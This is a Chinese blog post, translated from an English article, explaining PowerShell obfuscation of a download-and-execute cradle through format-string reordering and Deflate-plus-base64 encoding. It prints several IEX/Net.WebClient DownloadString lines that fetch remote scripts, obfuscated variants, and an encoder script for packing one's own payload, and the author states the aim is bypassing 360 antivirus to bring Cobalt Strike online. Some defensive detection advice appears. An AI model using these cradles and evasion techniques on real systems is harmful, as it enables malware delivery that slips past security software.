
前言：

某一天发现一个powershell脚本，进行了尝试可发现可进行免杀，但是对其中的混淆方法始终不理解，于是通过谷歌发现了具体方法，发现该文章写的还是很不错的，所以将文章中的内容进行了翻译，原文出处可参考：https://www.cynet.com/attack-techniques-hands-on/powershell-obfuscation-demystified-series-chapter-2-concatenation-and-base64-encoding/

概述：


powershell由于能在内存中执行，所以是一种常见的无文件攻击方法。事实上按照我们的经验，powershell是文件写入的第一步。我们在下面的案例中将看到，攻击者是如何混淆powershell做常见的执行命令IEX (involve-expression)。IEX命令是invoke-expression的别名，IEX命令可允许用户在本地计算机上执行一些命令或表达式。 invoke-expression命令的使用表达式如下：

Invoke-Expression [-command] string



```
PS C:\Users\haha> $a='haha'
PS C:\Users\haha> Invoke-Expression '$a'
haha
PS C:\Users\haha> iex '$a'
haha
PS C:\Users\haha> $a='whoami'
PS C:\Users\haha> iex '$a'
whoami
PS C:\Users\haha> iex $a
desktop-u0gohsr\haha
PS C:\Users\haha>
```

在无文件攻击的案例中，IEX命令在攻击者的恶意脚本中占有重要位置，IEX可以执行在线命令用于远程下载恶意脚本，为了更好的理解powershell执行远程命令，我们可以用如下例子



```
PS C:\Users\user> IEX(New-Object Net.WebClient).DownloadString('http://www.demo.local/cybad.ps1')
```

上述命令将会在powershell内存中执行下载程序并且通过iex命令进行执行该程序，这也就意味着 cybad.ps1恶意脚本内容将直接在powershell虚拟内存中执行而不是通过硬盘执行。传统的杀毒软件很难去检测到无文件攻击技术，他们只能对存储在硬盘上的文件进行检测。所以作为防守方，我们可以去监测在powershell中运行IEX命令的进程，如 ‘New-Object Net.Webclient’ 和 ‘DownloadString’ 的方法，这样可以监测到powershell中一些可疑的进程。这能帮助我们发现powershell中远程加载并执行的无文件恶意攻击行为。以上述例子为例，找到其中存在的可以字符串如下：

IEX：本地计算机上执行命令

New-Object Net.WebClient：通过URL地址发送或接受数据

DownloadString：以字符串形式下载请求的资源，下载的资源可以为为指定的url或uri。

攻击者清楚地知道，IEX命令或命令中其他带有的字符串可以暴露他们的恶意行为，所以他们改变了方法开始使用大量的混淆来修改命令。混淆技术可以帮助他们绕过防护软件、检测规则，增强免杀时效。


以下命令是关于“IEX(New-Object Net.WebClient).DownloadString(‘ http://www.demo.local/cybad.ps1’)”的新的混淆版本：

1、&(“{1}{0}” -f ‘EX’ ,’ I’)(&(“{1}{0}{2}” -f ‘Obje’ ,’ New- ‘,’ ct’) (“{1}{4}{3}{0}{2}” -f’ Clie’ ,’ N’ ,’ nt’ ,’ t.Web’ ,’ e’)).(“{1}{3}{0}{2}” -f ‘trin’ ,’ Downl’ ,’ g’ ,’ oadS’).Invoke((“{1}{5}{2}{4}{3}{0}” -f ‘l/cybad.ps1’,’ h’ ,’ ww’ ,’ loca’ ,’ w.demo.’ ,’ ttp://’))

2、(nEW-ObJeCt sYsTem.Io.COMPression.DeFlATestreAM([IO.MEMorySTREaM] [sYsteM.ConveRT]::fROmbaSE64String(‘ 83SN0FBQ8Est1/VPykpNLgEyS/TCU5OcczJT80oUNPVc8svzcvlTU4JLijLz0jXsM0pKCqz09cvLy/VSUnPz9XLykxNz9JMrkxJT9AqKDe01AQ==’), [io.cOmpresSioN.cOMpREssionMODE]::DECoMPress) |fOrEACH-OBJECt { nEW-ObJeCt iO.StREamreAder($_, [tExt.ENcoDIng]::Ascii) } |FoREach-ObjeCT { $_.REaDToenD()}) |.($SHeLLid[1]+$ShELlid[13]+’ x’)

对做了混淆的powershell脚本进行查看发现，因为做了 混淆并没有发现存在可疑字符串。

一、首先分析第一个例子：



```
&("{1}{0}" -f 'EX','I')(&("{1}{0}{2}" -f 'Obje','New-','ct')("{1}{4}{3}{0}{2}" -f'Clie','N','nt','t.Web',
'e')).("{1}{3}{0}{2}" -f 'trin','Downl','g','oadS').Invoke(("{1}{5}{2}{4}{3}{0}" -f 'a','h','192',':89/',
'.168.1.53','ttp://'))
```

第一步：首先恶意脚本由（ ）进行分割


&(“{1}{0}” -f ‘EX’ ,’ I’)(&(“{1}{0}{2}” -f ‘Obje’ ,’ New- ‘,’ ct’) (“{1}{4}{3}{0}{2}” -f’ Clie’ ,’ N’ ,’ nt’ ,’ t.Web’ ,’ e’)).(“{1}{3}{0}{2}” -f ‘trin’ ,’ Downl’ ,’ g’ ,’ oadS’).Invoke((“{1}{5}{2}{4}{3}{0}” -f ‘l/cybad.ps1’,’ h’ ,’ ww’ ,’ loca’ ,’ w.demo.’ ,’ ttp://’))

第二步：用{}包括数字

第三步：最后每组{}后用-f指定具体内容

这种混淆方式称为重新排序，利用-f参数将字符串分成几部分，在利用{}里面的数字对打乱的字符串进行重新排序，利用打乱的数字做为占位符，第一眼看上去很难分清楚。

在上述例子中首先是是IEX进行重新组合



```
PS C:\Users\user> ("{1}{0}" -f 'EX','I')
IEX

PS C:\Users\user> ("{1}" -f 'EX','I')
I

PS C:\Users\user> ("{0}" -f 'EX','I')
EX
```

我们对每一个（ ）中的内容进行逐一查看，如下图


(“{1}{0}” -f ‘EX’ ,’ I’)

(“{1}{0}{2}” -f ‘Obje’ ,’ New- ‘,’ ct’)

(“{1}{4}{3}{0}{2}” -f’ Clie’ ,’ N’ ,’ nt’ ,’ t.Web’ ,’ e’)


(“{1}{3}{0}{2}” -f ‘trin’ ,’ Downl’ ,’ g’ ,’ oadS’)

(“{1}{5}{2}{4}{3}{0}” -f ‘l/cybad.ps1’,’ h’ ,’ ww’ ,’ loca’ ,’ w.demo.’ ,’ ttp://’)



```
PS C:\Users\haha> ( “ {1} {0} -f  ‘EX,’ I)
IEX
PS C:\Users\haha> ( “ {1} {0} {2}-f  ‘Obje,’ New-,’ ct)
New-Object
PS C:\Users\haha> ( “ {1} {4} {3} {0} {2} -f’ Clie,’ N,’ nt,’ t.Web,’ e)
Net.WebClient
PS C:\Users\haha> ( “ {1} {3} {0} {2} -f  ‘trin,’ Downl,’ g,’ oadS)
DownloadString
PS C:\Users\haha> (” {1} {5} {2} {4} {3} {0} ”-f ’1/cybad.ps1’,’h’,’ww’,’local’,’w.demo.’,’ttp://’)
http://www.demo.local1/cybad.ps1
PS C:\Users\haha> _
```


二、分析第二个例子



```
( nEW-ObJeCt sYsTem.Io.COMPression.DeFlATestreAM([IO.MEMorySTREaM]
[sYsteM.ConveRT]::fROmbaSE64String(’83SN0FBQ8Estl/VPykpNLgEyS/TCU5OcczJT
80oUNPVc8svzcvITU4JLijLz0jXsM0pKCqz09cvLy/VSUnPz9XLykxNz9JMrkxJT9AqKDe0lAQ==’)
,[io.cOmpresSioN.cOMpREssionMODE]::DECoMPress) |fOrEACH-OBJECt { nEW-ObJeCt iO.StREamreAder($_,
[tExt.ENcoDIng]::Ascii ) } |FoREach-ObjeCT { $_.REaDToendD()} ) |.( $SHeLLid[1]+$ShELlid[13]+’x’)
```


第二个混淆利用了不同的混淆方法，利用base64编码的方法进行字符混淆，具体分析如下：

1、 利用系统环境变量参数（ ‘Microsoft.PowerShell’ ）进行混淆IEX，($SHeLLid[1]+$ShELlid[13]+’ x’)，



```
PS C:\Users\haha> ( $SHeLLid[1]+$ShELlid[13]+’ x)
iex
PS C:\Users\haha> _
```

2、删除上述的IEX，运行第一部分，可获取编码之前的数据



```
( nEW-ObJeCt  sYsTem.Io.COMPression.DeFlATestreAM([IO.MEMorySTREaM] [sYsteM.ConveRT]::fROmbaSE64String('83SN0FBQ8Est1/VPykpNLgEyS/
  TCU5OcczJT80oUNPVc8svzcvITU4JLijLz0jXsM0pKCqz09cvLy/VSUnPz9XLykxNz9JMrkxJT9AqKDe01AQ==') ,[io.cOmpresSioN.cOMpREssionMODE]
  ::DECoMPress) |fOrEACH-OBJECt { nEW-ObJeCt iO.StREamreAder($_, [tExt.ENcoDIng]::Ascii ) } |FoREach-ObjeCT { $_.REaDToenD()} ) |
```

（1）红色标记为利用Deflate algorithm方法进行压缩数据（谷歌对Deflate的定义如下，DEFLATE是同时使用了LZ77算法与哈夫曼编码（Huffman Coding）的一个无损数据压缩算法。它最初是由菲尔·卡茨（Phil Katz）为他的PKZIP软件第二版所定义的，后来被RFC 1951（页面存档备份，存于互联网档案馆）标准化，gzip压缩就是利用了Deflate算法进行压缩）。

（2）黄色标记，利用sYsteM.ConveRT]::fROmbaSE64String（），将base64字符转换为二进制；


（3）白色标记：为下载地址的base64编码；

（4）绿色标记：IO的压缩模式；

（5）蓝色标记：从base64编码转化过来的ascii编码；

整体流程为：先将base64编码转换为二进制，在调用Deflate algorithm对其进行解压，在转换为二进制，最后powershell输出内容，分步流程如下：


```
$base64data =
"83SN0FBQ8Est1/VPykpNLgEyS/TCU5OcczJT80oUNPVc8svzcvITU4JLijLz0jXsM0pKCqz09cvLy/VSUnPz9XLykxNz9JMrkxJT9AqKDe
$data = [System.Convert]::FromBase64String($base64data)
$ms = New-Object System.IO.MemoryStream
$ms.Write($data, 0, $data.Length)
$ms.Seek(0,0) | Out-Null
$sr = New-Object System.IO.StreamReader(New-Object System.IO.Compression.DeflateStream($ms,
[System.IO.Compression.CompressionMode]::Decompress))
while ($line = $sr.ReadLine()) {
  $line
}
```



```
PS C:\Users\haha> $base64data = "83SN0FBQ8Est1/VPykpNLgEyS/TCU5OcczJT80oUNPVc8svzcvITU4JLijLz0jXsM0pKCqz09cvLy/VSUnPz9XL
ykxNz9JMrkxJT9AqKDe01AQ=="
PS C:\Users\haha> $data = [System.Convert]::FromBase64String($base64data)
PS C:\Users\haha> $ms = New-Object System.IO.MemoryStream
PS C:\Users\haha> $ms.Write($data, 0, $data.Length)
PS C:\Users\haha> $ms.Seek(0,0) | Out-Null
PS C:\Users\haha>
PS C:\Users\haha> $sr = New-Object System.IO.StreamReader(New-Object System.IO.Compression.DeflateStream($ms, [System.IO
.Compression.CompressionMode]::Decompress))
PS C:\Users\haha>
PS C:\Users\haha> while ($line = $sr.ReadLine()) {
>>     $line
>> }
IEX(  New-Object Net.WebClient ).DownloadString(?http://www.demo.local/cybad.ps1?)
PS C:\Users\haha>
```

此处需要将其中的base64编码替换为我们自己的payload，大体步骤如下，将明文信息先进行压缩，在转化为二进制，转换为base64编码，具体代码如下：


```
$con = 'IEX(  New-Object Net.WebClient ).DownloadString(?http://www.tidesec.com/mm.ps1?)'
$aaa = New-Object System.IO.MemoryStream
$bbb = New-Object System.IO.Compression.DeflateStream($aaa, [System.IO.Compression.CompressionMode]::Compress)
$ccc = New-Object System.IO.StreamWriter($bbb)
$ccc.Write($con)
$ccc.Close()
$ddd = $aaa.ToArray()
$result = [System.Convert]::ToBase64String($ddd)
Write-Host "Compress Result:"$result
```



```
PS C:\Users\haha> $con = 'IEX(  New-Object Net.WebClient ).DownloadString(?http://www.tidesec.com/mm.ps1?)'
PS C:\Users\haha> $aaa = New-Object System.IO.MemoryStream
PS C:\Users\haha> $bbb = New-Object System.IO.Compression.DeflateStream($aaa, [System.IO.Compression.CompressionMode]::C
ompress)
PS C:\Users\haha> $ccc = New-Object System.IO.StreamWriter($bbb)
PS C:\Users\haha> $ccc.Write($con)
PS C:\Users\haha> $ccc.Close()
PS C:\Users\haha> $ddd = $aaa.ToArray()
PS C:\Users\haha> $result = [System.Convert]::ToBase64String($ddd)
PS C:\Users\haha> Write-Host "Compress Result:"$result
Compress Result: 83SN0FBQ8Est1/VPykpNLgEyS/TCU5OcczJT80oUNPVc8svzcvITU4JLijLz0jXsM0pKCqz09cvLy/VKM1NSi1OT9ZLzc/Vzc/UKig3
tNQE=
PS C:\Users\haha> _
```

小结：

可尝试利用上述两种方法对powershell进行混淆，可对360全家桶进行绕过上线cs，也加深了对powershell的认识，尤其是对powershell进行反推过程，重新认识了base64编码，常规的base64编码中是没有/等特殊字符的，往往携带这些特殊字符的基本都是经过压缩的文件，通常在powershell恶意脚本中比较常见，如下powershell脚本。



```
ProviderName : Microsoft-Windows-PowerShell
Id           : 4104
Message      : Creating Scriptblock text (1 of 1):
               sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStrean
               sdGosStJH47b224Dubn571fV7iS2YzgGLR+I3V31dFV1vdodjtmvrHnQ++j3/tb1ewcf/cPDpuOOpdK4cXR06Lh
               IsDLWTMfpfqZK2hr5Tz3RlzxVeO59yaB9CgvLFMhSFExjYb8TjkWqo14U5VBq0ZuyX+29mMuRao/Qx/7wV+5EZ
               I1wm+gO2Mlg34YKkjTN1tiohXaHnUZyTCL4GcNsWUnWSDMFKA13Mk61bDqpyms7iKiv+0nyalccRHPjo8HmVIQ6
               7vZl/9ic6Yeo1c2H8MIqaLfbDcb/EKZ/DJTI9wAj0UoYpaVSWmcSarhPwmiMRKJnKufZvRHx44NewN1FlpM8t+A
               x435h7HGNcfNua9hXt62tr3OYi1WBI5uI5MJqAcRQOpvuTwL3mYlAVtbDy8rsifl7WsPmu0kbRecEtWrxM4pRLC
               cD5KkU4o5jKw+XFWEKidVyIupqLgnkExgj+hu4S5fGadgPCjV3IlzYkJ5mIQiDPsFL4pzAXMeBpfCWCDZlXPL7N
               hfF10CIZqDiKdpm40zTE1Bm02ARxC2WT9Ohd3qZ1qax+ZO3VEWaRHwVG/gZijFQMapVlmA6bMgTEE2K0qBDu9kC
               xnkd8gWnUhp6pA3wBITlInoZe1GiTqfKIJrNu7FnQBx11EkndZrZ1oAvchUFV6NKpPyPvjRIaC4uJ8LKstjkhR9
               T6XDlMjjSu/1//LmiKt0ySP0EDx9czj2Y+fWAGMpiMPb0xjvpE6NVrnPe41tivRl7jfYZrdQu1Vrskpj+peZrGc
               tgagxqvlcWykr5lRHjNiHHwvCQ7MTB/Kz2Mw+dADl8EmYj/QD6kMJxSSPvdnEJ7u+Hk9bdqcimp5tWYitDf7wtf
               gR69om6BKOP5HBPejUnw7GOaUzVWtK7YGMYzuEblH8Qb7oucMxFSOcdUn6AdfBchsIRdT89+wpgIQuaEbAoEyF/
               gC9C4HiyxBDMe0PiALaGCOZKETOiGhb7hyhi3MVhCcM/4AxcRvxM4Sa2ZnBuwi09XkymZGrCjqorZO6wRcyLRQZ
               Qo1RvYijAyxZGiiRaCPzExJ0evjkYqMDfGWiY3ux6D0Ts4xl3034OpI8pIg4yeaVSScPZ5w61SKjVuNCpJodOe4
               HJNxAToala1UvnezFu7SPwXhj1WhBHXS3wb8ae8KpTkwRD/0EKBntAPusw8HeIT/R6hlG/KJSUxjd3yby3dp5Pz
               DHWQcpe1ZVunYBo6RWP49ko9JOmPf0ba14gAmMfY13n9jY/rb9LufU1N0KdQ3zh7K1yq58DQFgpgqZJWkzlcUU4
               caKV/16jQjqicJ4r+sxSZTHLPWd5tEm8lyzZsv2rIiP6Rp2yOV04TKiU93/cbNvsd0CXTI7pAatqFutZq+82lqC
               dcC8n/eHF2enLP9gBGFrT83DXZLHoJYpjXKbd6wWiV0pRv7e0pbufw=='),[IO.Compression.CompressionM

               ScriptBlock ID: ee5c18da-0f59-4da4-9d96-5e644e9d325c
               Path:
```

https://gist.github.com/marcgeld/bfacfd8d70b34fdf1db0022508b02aca